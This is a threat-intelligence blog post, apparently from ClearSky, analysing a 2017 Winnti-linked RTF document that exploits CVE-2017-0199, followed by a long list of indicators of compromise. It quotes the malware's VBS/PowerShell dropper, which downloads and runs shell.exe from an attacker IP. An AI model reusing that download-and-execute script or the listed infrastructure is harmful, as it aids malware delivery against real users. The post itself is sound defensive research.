


# Recent Winnti Infrastructure and Samples

Posted on July 18, 2017

by ClearSky Research Team

On July 17, 2017, we detected a malicious document in VirusTotal exploiting CVE-2017-0199. By pivoting off of the infrastructure we learned that it is related to [Winnti](#), a Chinese [threat actor](#) that is mostly [targeting the gaming industry](#). Below we outline initial findings.

The malicious file, named [curriculum vitae.rtf](#) ([58c66b3ddbc0df9810119bb688ea8fb0](#)) was uploaded from Turkey. Its content is presented below (we redacted personally identifiable information):



When the document is opened, it downloads and runs a file from the following URL:

[http://54.245.195\[.\]101/test.rtf](#)

Which contains a short VBS script:

```
<script>
wscript.ActiveXObject("WScript:Shell")
A=.run("systemroot\system32\WindowsPowerShell\vi_o/powershell.exe
~windowstyle hidden (new-object System.Net.WebClient).DownloadFile('
http://54.245.195.101/shell.exe') > %windir%\temp\shell.exe")
c:/windows/temp/shell.exe", 0)window.close()
</script>
```

The script downloads and runs an executable ([a4b2a6883ba0451429df29506a1f6995](#)) from the following URL:

[http://54.245.195\[.\]101/shell.exe](#)

Which uses [backup.aolonline\[.\]cc](#) as command and control server.

## Indicators of compromise

Pivoting on IPs, code signing certificates, and domain registration details, we found further parts of the infrastructure, some got back to 2015. Most of them have been tagged as relating to "Casper aka LEAD" in a [public PassiveTotal project](#) by Cylance (However, we could not find a public report). Most sample were detected by Proofpoint as "ETPRO TROJAN Casper/LEAD DNS Lookup" (this signature was published in May 03, 2017).

The Maltego graph below depicts the relationship among the indicators (click to enlarge):



Domain	googlesoftservice[.]net
Domain	igooglefiles[.]com
Domain	aolonline[.]cc
Domain	facebooknavigation[.]com
Domain	googlecustomservice[.]com
Domain	find2find[.]com
Domain	tiwwter[.]net
Domain	luckhairs[.]com
Domain	googlerenewals[.]net
Domain	pornsee[.]tv
EmailAddress	YYTXCONNECTICUT@GMAIL.COM
EmailAddress	SUNWARE1@AOL.COM
EmailAddress	LILEMINNESOTA@HOTMAIL.COM
EmailAddress	DSFSAF@GMAIL.COM
EmailAddress	13836469977@139.com
EmailAddress	FUCKCCDEEFF@GMAIL.COM
EmailAddress	YYTXCONNECTICUT@GMAIL.COM
EmailAddress	LILEMINNESOTA@HOTMAIL.COM
Filename	NSLS.dll
Filename	HelpPane.exe
Filename	nsls.dll
Filename	conf.exe
Filename	HelpPane.exe
Filename	msmain17.sdb
Filename	shell.exe
Filename	715578187~.exe
Filename	COMSysAppLauncher.exe
Filename	SysAppLauncher.dll
Filename	curriculumvitae.rtf
Filename	cryptbase.exe
Filename	sign.exe
Filename	mess.exe
Filename	cryptbasesvc.dll
Filename	video(20170201)_2.exe
Filename	cryptbasesvc.dll
Filename	cryptbase.dll
Filename	COMSystemApplicationLauncher.dll
Hash	09ec3b13ee8c84e07f5c55b0fa296e40
Hash	d8cc0485a7937b28fc242fbc69331014
Hash	5096b87a9dec78f9027dec76a726546d
Hash	e4c5cb83ae9c406b4191331ef5bef8ff
Hash	09ec3b13ee8c84e07f5c55b0fa296e40
Hash	32c0c3bfa07220b489d8ff704be21acc
Hash	82496f6cde2d2b8758df1b6dc5c10a2
Hash	27491f061918f12dcf43b083558f4387
Hash	5096b87a9dec78f9027dec76a726546d
Hash	58c66b3ddbc0df9810119bb688ea8fb0
Hash	a4b2a6883ba0451429df29506a1f6995
Hash	e88f812a30cfb9fc03c4e41be0619c98
Hash	f4da908122d8e8f9af9cf4427a95dd79
IPv4Address	180.150.226.207
IPv4Address	103.86.84.124
IPv4Address	61.33.155.97
IPv4Address	103.212.222.86
IPv4Address	42.236.84.118
IPv4Address	14.33.133.78
IPv4Address	45.77.3.152
IPv4Address	54.245.195.101
IPv4Address	45.77.6.44
URL	http://54.245.195[.]101/sign.exe
URL	http://54.245.195[.]101/test.rtf
URL	http://54.245.195[.]101/shell.exe
URL	http://54.245.195[.]101/mess.exe
URL	http://signup.facebooknavigation[.]com/
Host	mess[.]googlerenewals[.]net
Host	us[.]igooglefiles[.]com
Host	signup[.]facebooknavigation[.]com
Host	signup[.]facebooknavigation[.]com
Host	signup[.]facebooknavigation[.]com
Host	bot[.]new[.]googlecustomservice[.]com
Host	jp[.]googlerenewals[.]net
Host	xn--360tmp-k02m[.]new[.]googlecustomservice[.]com
Host	us[.]igooglefiles[.]com
Host	cdn[.]igooglefiles[.]com
Host	xn--360tmp-k02m[.]tmp[.]googlecustomservice[.]com
Host	xn--360tmp-k02m[.]www[.]googlecustomservice[.]com
Host	ftp[.]googlecustomservice[.]com
Host	game[.]googlecustomservice[.]com
Host	www[.]googlecustomservice[.]com
Host	new[.]googlecustomservice[.]com
Host	bot[.]googlecustomservice[.]com
Host	vnew[.]googlecustomservice[.]com
Host	tmp[.]googlecustomservice[.]com
Host	xn--360tmp-k02m[.]googlecustomservice[.]com
Host	hk[.]uk[.]igooglefiles[.]com
Host	us[.]uk[.]igooglefiles[.]com
Host	www[.]uk[.]igooglefiles[.]com
Host	lead[.]uk[.]igooglefiles[.]com
Host	cdn[.]uk[.]igooglefiles[.]com
Host	show[.]uk[.]igooglefiles[.]com
Host	uk[.]uk[.]igooglefiles[.]com
Host	news[.]googlesoftservice[.]net
Host	news[.]facebooknavigation[.]com
Host	mess[.]googlerenewals[.]net
Host	signup[.]facebooknavigation[.]com
Host	backup[.]aolonline[.]cc
Host	uk[.]igooglefiles[.]com
Host	news[.]aolonline[.]cc

The indicators are available on [PassiveTotal](#).

⇒ Posted in: Incidents

Search

## Categories

Campaigns

cat2

cyber attack

Cyber-Crime

Disinformation

General

Incidents

Threat actors

Uncategorized

## Archive

February 2020

January 2020

October 2019

September 2019

August 2019

July 2019

June 2019

May 2019

April 2019

February 2019

November 2018

July 2018

February 2018

January 2018

December 2017

November 2017

October 2017

July 2017

May 2017

April 2017

March 2017

January 2017

November 2016

October 2016

June 2016

January 2016

November 2015

September 2015

June 2015

May 2015

September 2014